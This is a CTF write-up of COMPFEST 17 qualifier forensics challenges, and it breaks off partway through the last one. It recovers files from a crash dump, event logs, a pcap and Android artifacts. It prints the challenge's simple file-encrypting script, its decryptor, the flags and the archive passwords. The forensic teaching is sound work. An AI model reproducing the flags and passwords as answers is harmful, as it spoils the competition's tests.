COMPFEST 17 - Quals - HackMD

COMPFEST 17 - All Forensic Write Up + 1 Baby Blockchain

🩸 **blooded all of it!**

Crash Out

[451 pts] crash out

Description


Author: ultradiyow

Evan installed and executed a supposedly safe file. It caused his laptop to hang, several data to become corrupted, and new password-protected files to show up. The password popped up for a while, but I didn't memorize it. Can you get me back my file?


Attachments

dump.ad1

Given an .ad1 file




the .ad1 only consists of these folder. Noticing the tittle, it would be something about crashed application.




the challenge objective requires player to obtain the script.py that encrypts a file in `%userappprofile%/Dowloads/upload_queue/file.enc`

luckily, not a long time ago, i just created an article about leveraging dump files to analyze behaviors of a malware (https://medium.com/@keii./analysis-of-pyarmor-obfuscated-python-malware-without-deobfuscating-the-source-itsec-ctf-2025-240052f8ccc0)

i took this way to analyze the dump files that reside in the `ProgramData/Dumps` (looking at the timestamp that occur not long before the zip exist in the host, this should be the dump i need to analyze)



using the sus filename, i search the memdump using hxd



and here we go, i've got the password of the zip, which luckily was also the password of the file.enc

```
# script.py
import sys
import hashlib
import getpass

HEADER_SIZE = 16
def derive_key(password: str, length: int = 32) -> bytes:
    return hashlib.sha256(password.encode()).digest()[:length]

def transform(byte, key_byte, i):
    xored = byte ^ key_byte
    rotation = i % 3
    return ((xored << rotation) | (xored >> (8 - rotation))) & 0xFF

def encrypt(input_file, output_file, password):
    key = derive_key(password)

    with open(input_file, 'rb') as f:
        data = f.read()
```

```
    encrypted = bytearray(data[:HEADER_SIZE])

    for i, byte in enumerate(data[HEADER_SIZE:], start=HEADER_SIZE):
        key_byte = key[i % len(key)] ^ (i & 0x0F)
        encrypted.append(transform(byte, key_byte, i))

    with open(output_file, 'wb') as f:
        f.write(encrypted)

    print(f"Encrypted {input_file} -> {output_file}")

if __name__ == "__main__":
    if len(sys.argv) != 4:
        print("Usage:")
        print("python3 script.py encrypt input.jpg output.enc")
        sys.exit(1)

    mode, input_file, output_file = sys.argv[1:4]
    password = getpass.getpass("Enter password: ")

    if mode == "encrypt":
        encrypt(input_file, output_file, password)
    else:
        print("Invalid")
```

```
# decrypt.py
import sys
import hashlib
import getpass

HEADER_SIZE = 16

def derive_key(password: str, length: int = 32) -> bytes:
    return hashlib.sha256(password.encode()).digest()[:length]

def inverse_transform(byte, key_byte, i):
```

```
    rotation = i % 3
    # reverse the rotation
    rotated = ((byte >> rotation) | (byte << (8 - rotation))) & 0xFF
    return rotated ^ key_byte

def decrypt(input_file, output_file, password):
    key = derive_key(password)

    with open(input_file, 'rb') as f:
        data = f.read()

    decrypted = bytearray(data[:HEADER_SIZE])

    for i, byte in enumerate(data[HEADER_SIZE:], start=HEADER_SIZE):
        key_byte = key[i % len(key)] ^ (i & 0x0F)
        decrypted.append(inverse_transform(byte, key_byte, i))

    with open(output_file, 'wb') as f:
        f.write(decrypted)

    print(f"Decrypted {input_file} -> {output_file}")

if __name__ == "__main__":
    if len(sys.argv) != 4:
        print("Usage:")
        print("python3 script.py decrypt file.enc output.jpg")
        sys.exit(1)

    mode, input_file, output_file = sys.argv[1:4]
    password = getpass.getpass("Enter password: ")

    if mode == "decrypt":
        decrypt(input_file, output_file, password)
    else:
        print("Invalid")
```

the result is an image, looking at the weird dimension, maybe i need to fix it by editing the chunk of the image dimension (occurs after ff c0 chunk)

Image ID	
Dimensions	1080 x 1024
Width	1080 pixels
Height	1024 pixels

```
00 00 38 42 49 4D 04 25 00 00 00 00 00 10 D4 1D   ..8BIM.%......Ô.
8C D9 8F 00 B2 04 E9 80 09 98 EC F8 42 7E FF C0   ŒÙ..².é€.˜ìøB~ÿÀ
00 11 08 04 38 04 38 03 01 22 00 02 11 01 03 11   ....8.8..".......
```


Result:

Meowrine Corp

given event log files and a pcap.


this challenge was simple but the obfuscation method is pain in the ass...

its easy to find the payload, i just need to parse all the eventlog files using EvtxeCmd from EZ Tools and load it using timeline viewer. after that i just need to search for powershell using the search feature (i immediately noticed this because there are not so many commands would be recorded on the eventlog except for powershell)




i slaved chatgpt to obfuscate the ass obfuscation method

for the encryption? just dump it from the pcap using wireshark's export feature




the result is a zip file containing a pdf that had the flag in it




Mr & Mrs Smith

Wew, android forensic?




too many files to be analyzed, but noticing at the timestamps, i concur that the calendar is the key.

the calendar db got so many information, but the one which would be important is this anniversary



and the other artifact containing the key of the objective is the messaging data. in the db of these android package i could find this information which would be the flag




the drive link containing a file that encrypted with gpg

and the information for the password of the gpg encryption is at the next message

```
It's encrypted with the date of our first date-location, like 23122025-londonbridge
```

voila! by using the timestamp i've got in the calendar.db i quickly found the time of the date which happen in 03-03-2020, and for the location, i used autopsy to analyze the metadata of the images exist in the artifacts, match it with the timestamp, and take the long lat metadata



password: `03032020-centralpark`

the result is a pdf file containing the flag

MEM/XII/ACC/PLN/2024 Smithson Corp.

- Face-to-face meetings only in secure locations
- Code names for sensitive discussions:
  - "Revenue optimization" = Aggressive accounting practices
  - "Timeline acceleration" = Artificial milestone reporting
  - “Flag” = COMPFEST17{p4rtners_wh0_w0rk_t0gether_t00_w3ll_5b3c71c672}
  - "Resource efficiency" = Expense manipulation

MEETING SCHEDULE

Update Required

[500 pts] Update Required

Description

Author: jay

A researcher in Mondstadt’s tech division received an urgent-looking HTML file, claiming to be a critical security patch. Trusting its source, they executed antivirus.exe and moments later, a secret PDF file disappeared.

The PDF contained a confidential override PIN tied to the Vision Distribution Network. To protect it, the researcher locked the PDF with their wallet’s seed phrase (exported from a Chrome extension), joined with an underscore (_) as the password.

Although the wallet vault file remains on disk, the password to unlock it has since been lost. Fortunately, there’s a lead: the researcher once copied the vault password to clipboard.

https://drive.google.com/drive/folders/1R1psX7e04W1aJXFHK_WbNkRt5ukFXOlc?usp=sharing

Zip password : soalinigasusahkokxixixixi

the file gave us an ad1 file and a pcap file.

the challenge is simple, there are two objectives:

